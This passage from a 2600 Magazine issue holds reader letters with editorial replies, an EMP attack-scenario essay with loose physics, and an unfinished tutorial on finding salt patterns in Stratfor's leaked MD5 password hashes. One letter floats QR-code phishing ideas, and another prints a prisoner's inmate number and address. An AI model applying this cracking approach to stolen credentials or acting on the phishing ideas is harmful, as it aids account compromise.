As a child, we all played with a toy piano. When we pressed a key, we heard a noise. Children think it is strange and magical. Yet, as we grow older, that magic fades until all things seem plain and ordinary. A rare few that are raised just right are able to keep this magic alive. While they may no longer see the machine as magical, the inner workings contain many times more magic. Each gear, pulley, bit, and byte contains the same magic as that first piano. To simply tell or express this world is impossible. The only way to communicate it is to discover it yourself. To experience the wonders of this world, to see this magic work, you have to be a hacker.

Since I am still in ninth grade English, I'm sure there are some areas that could be improved, but thanks for reading.

Hack on, friends.

enterthefuture99

We found those words remarkably perceptive and right on target as far as attempting to explain that magic that many of us try to keep alive throughout our lives. You either get it or you don't. Thanks for sharing.

Dear *2600:*

The most admirable of hacker crews, L0pht and cDc, have produced the blackest of hats. One of their brightest has aped Will Hunting, if he rewrote his "NSA" speech to say "DARPA," and instead of saying "never join" it said "always join." This man now dons the camouflage and looks for ways that DARPA can counter "insider threats." What this means? Bradley Manning is what it means.

I would like to ask, which of us are we? What are these colors "black" and "white," and which hats are which? Does anyone know anymore? The best books I have read on hacking are *The First Circle* by Alexander Solzhenitsyn, *The Nazi Census* by Götz Aly and Karl Heinz Roth, and *IBM and the Holocaust* by Edwin Black. Not because they are about hacking, but because they are about the relationship between "hackers" and "society." Black, in particular, gives us a stark contrast between a Dutch hacker who helped the Nazis organize and systematize the Holocaust in the Netherlands (using IBM punch card machines), and a French hacker who ran the Nazis' punch card machines in his country. The difference is that the Frenchman ran his machines rather wrongly... you see, the Frenchman, René Carmille, sort of, you know, left out the "Jew" punch hole when he was engineering his analytical system. He also helped the Free French Forces to mobilize a bunch of experienced veterans and defeat the Nazis in Germany. The Dutch guy had a nice quiet career. The French guy got arrested by the Nazis and killed as a traitor.

Which hat are the hackers of old wearing now, "post 9/11," as though this one point in history was a switch above all others, somehow differing from the hundreds of wars and bombings of cities that have gone on through the entire history of human civilization; a floating mob, ignorant of the basic facts of history, decides the falling towers are without precedent, and so takes unprecedented action and pours hundreds of billions into these spy programs. Trailblazer. Turbulence. Investigative Data Warehouse. Fusion Center. PRODIGAL. ADAMS. And finally, the one that our friend from L0pht/cDc is program manager of: CINDER.

We have built all the tools that the next totalitarian needs to take control over society. We have criminalized dissent, we have declared journalists as spies, we have decided the country is a free-fire war zone in which we can assassinate anyone without trial. If 9/11 was not unprecedented, neither was this reaction - we saw it in the Soviet Union, in Germany, and in countless other places throughout time, where cowardice, greed, and ignorance somehow manage to claw back the highest achievements of human civilization, and our animalistic ("reptilian brain stem," Sagan might say) impulses come to run society.

Like Solzhenitsyn said, the line between good and evil runs through each of our hearts, and in some measure we are all a bit of one and some of the other.

Freak1993

This letters column has gotten particularly heavy this issue. All very interesting takes on the problems facing us and the entire world. Now let's change it up a bit and focus on ourselves.

Dear *2600:*

This letter isn't so much a response to your magazine, but rather to your radio programs *Off The Hook* and *Off The Wall*. Let me preface this by saying that I'm a proud reader of your magazine, I love your message and your theme, and I'm still learning quite a lot about this crazy mixed up, muddled up, shook up world we live in. One thing concerns me, though, and that's your two radio programs.

Last week, we had a crazy demonstration that your own website took part in. People all over America stood up against our government and said with a resounding yell, "*No* to SOPA." It was beautiful. People all over Facebook sent a clear message. Phone calls where made, small protests were held, it was nearly tear-jerking.

Now, your radio program *Off The Wall* claims to be about this stuff, right? I tuned in that night to hopefully hear some thoughts and discussion, live coverage? No, all we got was just more prerecorded misadventures of you in Europe. I'm getting a little tired of this. I know, showing us the world outside of the United States is a good idea, but these prerecorded shows get in the way of real news, guys. I'd like to see more live talking and, no offense,

but Emmanuel giving us a lecture for 30 minutes doesn't really count. You guys don't put any phone calls on the air until the last few minutes and you don't debate. Other stations bring on guests and speakers of opposing viewpoints. You guys just show us and let us hear your viewpoints, which I more or less agree with, but it would be nice to hear from people outside of the hacker perspective.

Both your radio programs should be about politics, technology, and freedom. Frankly, all three are lacking. You very rarely discuss anything technology related, and you almost wash over politics, except when bashing the U.S. That being said, I do commend you for your coverage of Occupy Wall Street and making sure people understand what it was about, along with the Arab Spring. But I think you all need to pay more attention to what's going on, and keeping the listeners up to date with things, and certainly you need to debate more and talk less, if you know what I mean. Think about it, guys. If you just tell us your side of the story, then you're no better off than Fox News. Thanks for all you do, and I hope to see a turnaround.

Lost in Cybera

You raise some good points, but it's possible you're confusing the two radio programs that are posted on our website and which are broadcast on separate radio stations. The day of the SOPA protests was indeed covered in great detail on Off The Hook, which aired on that day. If you tuned in to Off The Wall, you were listening to an old edition that predated these events. The two programs serve different purposes. One is specifically about hacking and technology and has a larger cast, while the other is more personal and freeform, and often has prerecorded segments. But "politics, technology, and freedom" most definitely play a big role in each. To imply that we spend an inordinate amount of time "bashing the U.S." misses the point of either show. We're from the U.S. and that gives us more access to the things that are going on here, hence we can turn a critical eye to domestic events far more easily than we can elsewhere. But there isn't a part of the world where we haven't also been critical when events warrant. This is something our listeners can help with, either by writing or calling in to either program. While we'd certainly like to go into even more detail and have more guests who will debate the issues of the day, unlike most other radio shows you might listen to, ours are only on for one hour a week. The hacker perspective simply isn't represented on major radio stations, which is why we use our brief time primarily to present an alternative view and to answer questions from our listeners. You can listen live or download any of our previous shows at http://www.2600.com/offthehook or http://www.2600.com/offthewall.

Dear *2600:*

I never sent you a letter. My AOL account has been hijacked and someone else sent all kinds of emails.

Sybille

And yet, here you are in the letters column.

Dear *2600:*

I call curiosity and a self-confident imagination two of the most important things in the universe, and I call assumptions one of the most dangerous things out there. I was having a discussion this morning that just drove me crazy. I'm a network technician who got asked by a server at the local restaurant if I could make a coupon flier on the computer for them. I got asked this because they were assuming I know how everything is done on the computer, and also assuming that this would be very hard for them to do themselves.

It just drives me crazy when people think like that. I can't even understand how someone *does* think like that. My first thought when I need something done and don't how to do it myself is not that it can't be done, or even that I can't do this myself. Instead, I just ask myself, "How do I get this done?" And after a little research, I frequently realize that the solution for my problem was a lot easier than what I had first assumed the solution would be. Is it that hard to draw something on paper? Just try it out on the computer, it's really not that much different. But if you do want to pay me to make it, I will gladly make it for you!

Jeff

Define gladly.

Dear *2600:*

In R. Toby Richards' article "The Piracy Situation" (28:4), he urges us to "actively advocate against piracy." I don't have a problem with that sentiment. Copyright violation is a serious issue, there's no doubt about that. At its most basic, digital copyright violation is someone doing something with someone else's creation without their permission, with a heavy focus on "permission."

The thing is that piracy, like bad copyright law, is symptomatic of a very different problem: because of how quickly and easily information is spread, we have actually achieved information-post-scarcity, and our culture(s) do not know what to do with/about it.

When information was hand-carved/written/printed, a limited set was made, and so only a limited number of people could view the information contained at a time. This made it easy to assume that one could control who can view, copy, edit, etc. and it generally worked out that way. With the Internet, we've brought that gap pretty close to shut.

To keep this brief, instead of denouncing piracy or creating laws about it (for or against), perhaps it would be better to aim for a cultural revolution of ideas. We live in a world where information is much more likely to be freely available to those who seek it, whether we want it to be or not.

It would make more sense, then, to encourage artists, authors, musicians, filmmakers, et al. to evolve their craft, to open dialogue with their audiences, and see how each can do their part and be satisfied. In the same way, those of us who enjoy arts and entertainment made by those creatives should consider what is fair and really be willing to meet them in the middle.

Little Brother

Dear *2600:*

This is in response to Toby Richards' "The Piracy Situation" in 28:4.

I do agree that the law is out of control. But would ending piracy change this? No, I don't think so. The people hired to prevent piracy, be that in-house or consultants, will still be around. They will still need to make their present accountable. So that would only mean that homemade material that could contain copyright infringements would be the primary target instead (that would include your daughter's YouTube clips).

In my vision, there is only one thing to do. Stop supporting these companies. Either you do it 100 percent, which includes not even pirating their stuff. Or you just pirate it. If you have the opportunity to meet one of the creators that works for a company that you can't support, but you still like the creator, give him a couple of bucks (whatever you think the product is worth), and inform him that you can't buy his product under any circumstances because of the company's policies against people and freedom.

You might think that this is a bit harsh, but take a look at what these corporations are trying to do with our freedom and technological evolution. I would also say that piracy never has been an issue. If it had been an issue, the corporations would never have had the extra funds to start this in the first place. They are making millions out of mediocre productions and billions out of the good stuff. They try to claim that piracy hurts their industry. But there has never been any solid proof. There have also been studies that show that piracy actually increases sales (for good products). As for your analogy with identify theft, sure, as long as the identity thief doesn't cause the original owner any grief (e.g., gets credit cards which he doesn't pay), it's the same thing. Nothing is lost and no one got harmed.

Every corporation needs to understand that its first and primary objective would be to serve humankind, not enslave it!

And, if you want to go a step further, start supporting good independent stuff that isn't enforced by RIAA, MPAA, BSA, and so on.

The freedom to share information is more important than letting these greedy dinosaurs survive.

putrid

We believe your "step further" should actually be everyone's first step. Regardless of opinions on the existence and effect of piracy, independent voices and projects should always be supported and encouraged. If more people did this, and if the true creators of the works actually had a say in how it all came together, the dialogue would probably be a lot more fruitful.

Dear *2600:*

Just following my instruction from Cliff (28:4). Thanks for publishing his fine article about encryption. Very much enjoyed the straightforward and clear instructions. Also, thanks in general for publishing a consistently engaging piece of material. I'm glad that aside from more subscriptions, you all don't seem to be in the business of constantly attempting to sell me shit. You're awesome.

Conor

Have you considered the advantages of owning an entire back issue collection of a magazine that doesn't constantly attempt to sell you shit?

The Crime of Knowledge

Dear *2600:*

I grew up in St. Louis broke and without most of the things people take for granted, like hot water or heat in a Midwestern winter. I passed the time reading and studying everything from the Linux manuals to *2600*. You can imagine what kind of notes one would have to take to teach themselves the interworkings of wireless communication.

So after four years of research and six years struggling to get back into school, finally I got my butt back in. I was there less than eight weeks. I forgot a notebook in class and went back the following Friday to look through lost and found, only to be told I was under investigation.

Meanwhile, some of these very notes are taken from books found in their own library. Why is this institution so behind the times? I met with the head of the board for computer science. She looked at me disapprovingly when I said that a person who breaks into a computer with malicious intent is called a criminal, not a hacker. Why is this skill set always bunched with evildoings? I was told if I continued down the road I was on, they were worried it would be a road to prison. Since when did picking up a book become a crime?

stephen

This attitude is incredibly common in so many institutions. We can only encourage you to keep learning, despite any attempts to silence or intimidate you. Oftentimes, they will make you feel like a criminal so effectively that one day you find yourself actually acting like one. Hopefully, the knowledge that there's a whole community of people who truly get and appreciate your interests will be enough to keep you strong and determined, without fitting into the mold of those who choose not to understand.

Dear *2600:*

I found your magazine at a Barnes and Noble near my university and I have to say I fell in love! There are so many helpful tips and articles that provide useful information. I have to say, as a student, I have learned more reading your magazines than

spending three hours a week in a classroom.

Stephanie

Also, quite a common sentiment among students, not to mention nine-to-five employees, government workers, executives, intelligence analysts, etc. Anywhere that you can find drudgery, a copy of our magazine will definitely brighten the mood and anger the people in charge.

Aggressive Prosecution

Dear *2600:*

To whoever shall have reviewed the documents in the case of Jesse McGraw (Ghost Exodus), let it be known that a portion of the statements or claims made by the prosecutor or the FBI in this case are patently false allegations in regards to myself, or my own actions, or the actions of McGraw wherein it relates to myself, or are based on pure conjecture or unsubstantiated evidence with no direct proof other than personal opinion and frivolous claims to back them up. In particular, the prosecution and the court's sentencing of McGraw was heavily influenced, according to the judge's own admittance, by the acceptance of the assertions that McGraw was somehow orchestrating or conducting some sort of campaign against Wesley McGrew. The judge increased his sentence by several years based on these claims alone. Otherwise, I would not be forced to release this information.

Contrary to the court record, the only instructions I reviewed from McGraw during this period was to "leave McGrew alone because it could hurt my case." Furthermore, I put up a website (www.wesleymcgrew.com) on my own accord, as a direct response to my own interactions with McGrew (he went out of his way to communicate with me sometimes on a daily basis during this period). Many of these interactions had little or nothing to do with McGraw.

McGrew hosted content I did not like on his site, and I hosted content he did not like on my website. I hosted some *non-pornographic* images - simple Photoshops of his face in rather unflattering circumstances. Not exactly what I would call a crime. And I mailed him a dildo - sure, it's tasteless, and perhaps uncalled for. But hardly intimidating or threatening. The allegations that ETA (Electronik Tribulation Army) as a group or its members were sending threatening emails or phone calls or anything of the sort is completely preposterous and no evidence has ever been entered to substantiate these claims.

If any such behavior was conducted by third parties, we as a group and individuals did not, do not, and will not condone it. We cannot, and will not, be held accountable for the actions of third parties in regards to this matter.

The First Amendment guarantees and protects my freedom of speech under the United States Constitution. It guarantees me the right to express whatever opinion I may have of somebody, whether it be on a website, printed paper, or orated.

My domain was unceremoniously stripped from me by GoDaddy, with no warning, no explanation, nor were my inquiries into this matter responded to by them. I was not even given a refund. I would recommend anyone considering purchasing a domain from GoDaddy to consider alternative registrars if you value your rights as a consumer. I suspect the FBI made a phone call, or something along those lines, and had it dropped.

Contrary to what the FBI and the courts have accepted as fact, I was *not* instructed by Jesse McGraw to put that website up, nor was I ever instructed to *harass* anyone. And if exercising my own protected freedoms is somehow "intimidating" to somebody, I would suggest that they learn how to cope with social issues and perhaps learn how to not be so easily intimidated.

Justice has been robbed from this case by a prosecutor's personal agenda, poor judgment, and outright lies to achieve a legal "slam dunk." Sentencing should be handed down within reason, based on facts and prudence. In this case, the judge used the defendant as a soap box to "send a message" to others in a manner that is indicating a personal bias against other known or unknown parties. The judge's own remarks admit that, in essence, she "enhanced" the sentence that was handed to McGraw due to the perceived actions of others, adding several years onto his time that he now has to serve. I do not believe somebody else should be punished because I choose to exercise my constitutionally protected right to expression, particularly when that person insisted that I refrain from doing so.

In other words, a blatant and gross injustice has occurred. I believe that prosecutor C.S. Heath should be investigated fully in this matter and removed of license to practice law, as well as prosecuted for perjury and entering false evidence into a federal trial. The judge in this case is also equally complacent or incompetent for neglecting to check these facts that I call into question. All parties involved in this mockery of justice should be ashamed of themselves. I believe that all involved parties should be held accountable for what they have done here and penalized accordingly under any and all applicable state and federal laws. At the very least, if none of the above is pursued, an appeal should certainly be accepted based on these facts and, I certainly hope, a retrial arranged.

Jesse McGraw's conduct was, in my opinion, undoubtedly a crime. But, like every other American citizen, he deserves a fair trial and sentence that is proportionate to the crimes that he is being charged with, neither of which was the outcome in this case. After reviewing the known facts, the court's documents, and the facts I know to be false - as well as the facts I know to be true - it is, to say the least, an appalling and offensive mockery of justice to see false testimony and false evidence given, as well as outright lies and conjecture entered into the

court record and accepted by a judge as factual and admissible.

Now, I know that speaking out is likely going to put my own freedom in danger, as it will not serve the powers that be to allow me to maintain any level of credibility, which is why I am sending this letter to *2600,* so that a more accurate and truthful record of these events, or at least my voice, can be recorded and heard by any and all parties who may be interested.

I left the ETA in early 2009. I only came back to the group after Ghost's arrest. To my knowledge, no other member of ETA during my tenure has had any involvement with the incidents at the Carrell Clinic. As of 2010, the ETA no longer exists as a group and has been completely disbanded. However, the website will remain. www.electroniktribulationarmy.com is a placeholder to remind us of Ghost Exodus.

On behalf of my brothers who have been rostered with the ETA group over the years, I would like to issue an apology to the Carrell Clinic, the security firm who employed Jesse McGraw, aka Ghost Exodus, and any client who may or could have been affected by our former associate's actions. To my best knowledge, we as a group *did not* and *do not condone* this type of activity. Hospitals and medical facilities are not, and should *never* be a valid target of any type for any person or persons, and it certainly is *not* for me or anyone that I operate with.

You must understand that McGraw's actions have shamed us as a group and cast a negative shadow over the lives of everyone involved, something that we find difficult to cope with. He could have potentially had life threatening implications for the staff and patrons, and had consequences far beyond any hypothetical scenarios I can imagine.

We did not authorize, participate in, or condone his activities in any way. And we are sorry for this incident. I wish it could have been prevented and I know that by educating others about this type of incident, it can potentially be detected and prevented - not just from the perspective of law enforcement and security professionals, but perhaps by advisement directly from peers of such potential actors.

Benjamin Fix Nichols

We certainly aren't seeing anything here that hasn't happened a whole lot of times before. In the end, though, nobody is really going to care about the personalities at play or what rivalries existed between people or between groups. None of that actually matters and so much time is wasted on it that the real issues often are ignored. For one side, this could be a grievous misstep. For another, a possible tactic. What better way to achieve your goal than to be able to portray the accused as a bunch of people with vendettas and scores to settle? They will use anything that keeps the public from asking the question "what actually happened?" If this is a case of any significance, that should be the first thing anyone talks about when referring to it.

What seems to have transpired is that an individual (McGraw) working as a security guard in a medical office building installed some botnets on various computers there. Not cool, not smart, especially when he posted a YouTube video that showed him supposedly doing this. But more than nine years in prison for this kind of a thing seems like overkill, to put it mildly. Naturally, the media and prosecution made it sound a lot more interesting - that a hospital was at risk and that people could die. That seems a bit farfetched, even if this software caused every computer it was installed on to self-destruct. Was this the intent? Was the hospital supposed to be the target of the botnet attack or the source of one? Based on what we've seen, it was the latter as one group of people was out to attack another group. All very stupid, but not the same thing as taking down a hospital. It could be said that installing Windows on these machines made them far more susceptible to crashes than installing a botnet. It could also be said that leaving machines running in an office where cleaning staff and security could wander by and gain access without even entering a password doesn't indicate that the machines were of a particularly sensitive nature. And if they were, then there should be some serious head rolling. It should also be pointed out that this wasn't a hospital of the traditional sort but an outpatient clinic specializing in sports medicine and orthopaedics. So there are a number of facts that can seem very different, depending upon how they're presented.

We'll be accused of condoning this behavior simply by asking questions and bringing up these points. Let's be clear. It's wrong to access computers for nefarious purposes. But there's a big difference between using something that's not yours and attempting to destroy something that's not yours. Would the sentence have been any worse if it had been the latter circumstance? It seems hard to believe. In short, the sentence should match the crime. Stealing a loaf of bread and stealing millions of dollars through fraudulent investment schemes are related crimes, but one is clearly worse than the other. We'll leave it as an exercise to the reader to figure out which.

Dear *2600:*

This letter is something in the nature of a final appeal. It is a very long story, but suffice it to say my codefendant and I were framed for a serious federal offense. I asked my attorney to subpoena some credit card records which would have proven our innocence, but he waited almost two years to get them and by then they had been removed from the credit card company's databases.

I am frequently made sport of by my more computer savvy fellow inmates (who refer to things like VDTs and 3.5 inch floppy disks), but I have been given to believe that no data ever completely vanishes from the Internet. I am hoping some computer genius out there can legally access some obscure database in which these records may still be retained. I had both Visa and Mastercards for the time

period in question, which would be the month of November 1998. I would need the location of the transaction as well as the date upon which it was made.

If I can find this information, my codefendant and I will be out of here as soon as the paperwork can clear. These documents will be submitted in court, so they must be obtained legally.

Can anybody out there help us? To get my SSN and any other information, please contact me at the address listed. Thank you all in advance.

Kevin Patterson
#12118-097
FCI
1900 Simler Ave.
Big Spring, TX 79720

We hope someone out there can help you with this. It's rather surprising how credit card companies and banks aren't required to keep records beyond a certain point, especially in the digital age. But this is a great reason to always keep paper copies of your statements. That way, you control how long they're around for. If indeed having this statement from long ago provides convincing proof of your innocence, a decent and dedicated attorney should be able to figure out some other way to get those same facts.

Dear *2600:*

I'm in Seagoville Prison, so as I sit here watching the world pass by every fraction of a second, naturally I read every newspaper and magazine that stockpiles in here. I see articles of every kind aimed at marketing fear and paranoia regarding hackers, much of which is pure propaganda fear-candy. Stories of how hackers can exploit vulnerabilities in cars with an iPhone and disable the brakes or remotely access insulin pumps worn by diabetics, all of which includes elaborate illustrations and charts. Except these aren't actual cases of some nefarious miscreant. These are researchers and security experts bragging about inapplicable exploits, and including brief tutorials on "how-to," yet suggesting that hackers are the ones to blame. In *USA Today* following the *News of the World* scandal, I found a huge article on which cell phone providers you can use that don't require a four digit PIN to access voice mail, leaving them open to Caller ID spoofing. Another article tells you exactly which Hewlett Packard printer/scanner devices are vulnerable through Google searches. It seems to me that the media machine is inadvertently sending admonitions and instructions to certain people who will in turn get carted in to their local district attorney and prosecuting offices.

Ghost Exodus

Ironically enough, these media outlets are doing the very thing they try to make readers afraid of: freely sharing information which could be used in a malicious manner. It's this sharing of information that turns hackers into targets. Obviously, anyone with knowledge and access can do bad things, yet every time we hear a story about how some company left all sorts of customer private information out in the open, the real threat is portrayed as "hackers" finding it, rather than the incompetence which led to the inadequate security in the first place. Unfortunately, not much is new here.

QR Fun

Dear *2600:*

Hi, I've been an avid reader of *2600* for a year now since I first chanced upon it at Barnes and Noble. I think that the inclusion of QR codes at the end of articles is a great idea.

I think the best way to go about it, in my humble opinion, is to ask writers of the articles whether they would consent to the inclusion of said code at the end of the article, rather than having said writer submit the code of his or her own volition.

I expect that the inclusion would, as MS3FGX pointed out, result in mostly mundane responses (such as this one). This would be valuable, however, in gauging reader opinion, such as how readers feel about QR codes. That's just my two cents on the subject. I hope this helps give a snapshot of how readers feel. You guys turn out my favorite magazine. Thanks for writing it!

JWS

Dear *2600:*

I was eating a banana this morning when I saw a QR code on there for that new Alvin and the Chipmunks movie, *Chipwrecked*. I have a scanner on my Transform Ultra and decided to play around and scan it. The immediate thought after scanning was what if I printed my own QR Code and sent them to a spoofed Yahoo site or MSN? Maybe a sweepstakes from Google but you have to log in! Maybe a custom JavaScript virus aimed at the phone itself. Possibilities seem endless.


I'd just print some custom codes up. Pick up some bananas and apples and some assorted fruits. Go to church that morning bringing a nice fruit basket. I'm just saying, that's only one way. What *2600* has taught me over the years is that there are *many* ways around things. Many.

So that's what I got for ya. I haven't done it. If I was a hacker, I'd be considered "white hat" with something called ethics in computing.

Once again, thanks for the mag. And FYI, I still watch the original *Hackers* at least once a month on Sunday mornings and I really need those TPS reports with the new cover on them. Thanks.

Justin G.

If all it takes to get people to trust a website is to stick a QR code on a banana, we're in pretty sorry shape. This makes us look forward to a whole new era of "QR crime," where people will be imprisoned for such crimes as putting a QR code that links to a porn site in a place where children might have scanned it or sticking an anti-ad QR code on a competitor's product. This could get rather interesting. In fact, we'll offer a free back issue set to the first person who gets imprisoned for something they did with a QR code.



by Paul Abramson

I wonder if America will be ended by an EMP. EMP means: Electro-Magnetic Pulse, which can be produced by a large explosion. In fact, some large nuclear explosions, high in the atmosphere, have produced EMPs inadvertently. It is also called The Compton Effect.

Back in 1958 the U.S. performed a particular H-Bomb test in the skies over the southern Pacific Ocean which knocked out street lights in Hawaii (about 800 miles away) and in the opposite direction interrupted radio transmissions in much of Australia (4,000 miles away). That is a span of about 5,000 miles. Modern electronic circuitry is a lot more sensitive to interference than old street lights and tube radios. That's why you have good surge protectors on your computer and your home theater system. But a powerful electrical surge that travels line-of-sight through the air and most walls thereby bypasses most modern electronic protections.

Instead of open ocean below as in the 1950s, what if the area below was the continental United States of today?

I recently broached this topic with an ex-congressman acquaintance and he immediately responded that this is the biggest danger to America today. I agreed. But then I followed up with the question of *why* no one is talking about this.

After the Compton Effect was discovered in nuclear tests by both the U.S. and the Soviet Union, both nations agreed to suspend above ground nuclear testing. It was an unpredictable side effect of Cold War bomb testing.

Today you can look up "E-Bomb" (not related to spam, sorry) and see that a rogue nation or terrorist group could actually shield a nuclear bomb housing in a way that would accentuate its EMP blast.

Let's say Iran, as one possible example, positioned a modified container ship about 200 miles off the U.S. Eastern seaboard quietly, without attracting attention. Then, still in international waters, it begins dumping all the big shipping containers overboard. A missile launcher rises out of its belly and sends a single warhead skyward successfully. Reaching only two miles in altitude (but higher would be even more effective to send the pulse further over the horizon) in a couple of minutes, roughly over Delaware or New Jersey - it detonates.

We hear nothing. Maybe we don't see much. The EMP instantly radiates out in all directions. From New York to Atlanta and as far west as parts of Ohio, cell towers pop. Electronic ignitions in millions of cars and trucks stop. And no one can hear local radio stations, much less get on the Internet. Dark and silent in many areas. Satellites above (sensitive electronics that are sometimes impacted by solar flares) also in a direct line of sight from the blast could be rendered mute.

When Hurricane Katrina hit, it knocked down some power lines. There were gas stations filled with fuel, but when the small electric pumps went out, no gas. If the EMP hit cross-country power lines, thus taking out the big transformers, entire neighborhoods or cities could lose power. With no electric pumps, there'd soon be no water, no way to flush toilets, and freezers and medical equipment would all shut off, etc.

Readers of *2600 Magazine* are curious and inventive. We like to know how things work and about alternate applications of technology, and I believe that we like to ponder repercussions - both positive and negative - of holes in infrastructure.


I fear that the danger of a rogue group detonating an EMP is a very real and present one. Ponder this scenario. Instead of a single large rocket, what if there were three or four modified container ships? One approaches California, one enters the Great Lakes towards Chicago, and another quietly aims for a major port in Virginia or New Jersey (perhaps a fourth is en route to New Orleans). At a set time one day, the crews start to use banks of helium tanks below deck to fill a large dirigible on each ship, then lifting the payloads airborne (no bright exhaust trails to track, just big silent balloons rising). At only 2,000 or 3,000 feet in altitude they simultaneously detonate.

How could you buy a new electronic ignition for your car if the factory 500 miles away has also been fried? Wall Street? Light some candles to find it. No street lights tonight and you can't microwave your dinner.

Most people have not built a Faraday Cage (Faraday shield) around their homes or offices, but maybe we need to start. Lightning strikes rarely but lightning and grounding rods are a part of most modern building codes. One lightning strike, like one EMP, could ruin your whole day.

Generals are always fighting the last war. The French built the intricate Maginot Line in the 1930s (after years of trench warfare in World War I). So in 1940 (early in World War II), the German army went north, just going around it. Then they marched into Paris a couple of weeks later. Today, America is trying to build a domestic missile shield. But a sophisticated 1,000 pound bomb could be delivered by a container ship or a submarine, or by a semi-truck driving up from Mexico into the Midwest, or via a sleek privately owned Gulf Stream jet inbound from Monaco or Geneva late one night. Maybe the pilot has radioed ahead that he is flying to St. Louis or Kansas City or Nashville from Europe. All is dark with street lights far below. Sounds fine, right? Flying at 30,000 feet, the pilot radios a short coded message back to some dictator, then the copilot reaches back and presses a button. A flash - it all stops - the end of America.

Learning from Stratfor: Extracting a Salt from an MD5 Hash



by Acrobatic
jbnunn@gmail.com

In December of 2011, members of activist group Anonymous released a slew (over 860,000 records) of private data stolen from think-tank Stratfor. While I don't condone the theft, I do 1) condone the attention it brings to a firm that prides itself on being both intelligent and secure as a means of showing the public that no data is entirely secure, and 2) as a means of pointing out these insecurities in the hopes that it will make them more intelligent and more secure with our data.

I've seen the list, in an attempt to see if my own information was compromised. It was not (at least here, but was recently in the Zappos breach), but I can't say the same for almost a million other people. The list contains mostly inconsequential information - but it does have an encrypted password (along with the email address and username) for each person. After a cursory run through of several thousand random encrypted passwords, I was not able to crack any using the method I published a few years back.

Salting

These passwords are at least salted (salting is the process of taking a password and adding extra characters to it to make it more difficult to crack. If your password was "submarine" using MD5 encryption (which is what the majority of websites use to encrypt stored data), it would be encrypted as "a9bdfa76aa6d76f7bde66e470cf98553". In an effort to make your data more secure, a programmer might salt your data with another word, like "kangaroo," by adding it to your password before storing it. So, instead of storing the MD5 hash of "submarine", which might be easy for a hacker to guess if they accessed the user database, the password is stored as a hash of "submarinekangaroo", which would be much harder for someone to guess. A smarter salt would be something random, like "tH7rWslwj6", so that brute-force attacks on passwords with a wordlist for salts would be rendered mostly useless. Try it yourself if you want: If you're on a Mac, go into Terminal and type

```
md5 -s 'whatever-you-want'
```

then hit Enter. What you'll see is the hashed value of your string of text. Now, try to add some characters to it - your own salt - and see how the results change. It's important to realize that there's no "unhash" method, per se. There's no

such thing as

```
unmd5 -s 'a9bdfa76aa6d76f7bde66e4
➥70cf98553'
```

and get "submarine" in response. But - if you go to Google and search for "a9bdfa76aa6d76f7bde66e470cf98553", you'll find plenty of posts telling you the answer is "submarine". Salt submarine with your own new word (`md5 -s 'submarineastroturf'`), then search for that. Chances are your search will come up empty. That's the importance of a salt.

How Does My Website Know My Password Then?

In most cases, they don't. They keep the hashed version of your password, but they have no way of knowing what it actually is in "plaintext." To see if the password you enter when you login matches what they've stored in their database, they have to hash it, and compare it to what's on file. So if your hashed password was stored as "8833f74b9da9cf81d33f6c6a79ac9985" and you entered "telescope" as your password, a program quickly converts your plain-text password to "8833f74b9da9cf81d33f6c6a79ac9985" and compares it to what's stored. In this case, there's a match and you're granted access to your account. If they happened to salt your password before storing it by adding the word "pineapple" to the beginning, then your stored password would be "0cf7664d30e8a72b6b423148578ddfba". (Again, you can confirm by typing `md5 -s 'pineappletelescope'` in your terminal). So, when you enter "telescope" into your website's login box, before it's hashed, the website will add "pineapple" to your password, then hash it to compare with what's stored in the database. You can see not only the importance of salting, but also knowing exactly what the salt is. Without it (without knowing pineapple, in this example), it would be impossible to match the password you entered with what was stored.

Looking for Patterns

So, we can assume that Stratfor is at least smart enough to salt their passwords. The question is, can we take 800+K hashed, salted passwords, and find any patterns or similarities in them? From that, could we build a frequency of the most common hashed passwords, then assume that those passwords are the same - and try to derive an algorithm that produces a salt? Can we get lucky and hope that Stratfor salted their passwords with either the username or email address of each user? Or did they use the same salt for every user? I would assume they wouldn't use an email address - especially since a user can change their email address - so we'll take that one out of the mix. I will, however, try the username as a salt, as that is typically something a user isn't allowed to change.

The First Clue - No Duplicate Hashes

To begin, I sorted the 860,160 hashed passwords alphabetically and, interestingly (at least in the few thousand I quickly scanned), there were no matches.

What does this mean? It means that a different salt is being used for each person.

Why? Because in a list of 860,160 passwords, the chances of none being the same are infinitesimally small. Let's say two people used the phrase "opensesame" as their password. The hash of this is: "e6078b9b1aac915d11b9fd59791030bf". Let's now say that Stratfor salted all passwords when they stored them, and salted them with the phrase "fishbowl123" by appending it to the end of a user's password. So, "opensesame" becomes "opensesamefishbowl123" which is hashed as "8feb9db2775f81e3b152803bb9704fad".

So, theoretically, if only two out of 860,160 people had the password of "opensesame", we should see the hash "8feb9db2775f81e3b152803bb9704fad" show up at least twice. But there are no duplicates - and that indicates that the same salt isn't being used for each person. This is too large a sample size to not have at least two people with the same password - any password. Since we learned above that the salt must be known in order for a website to check your password, we'll assume that Stratfor made their salt based on something unique to the user.

The User Record

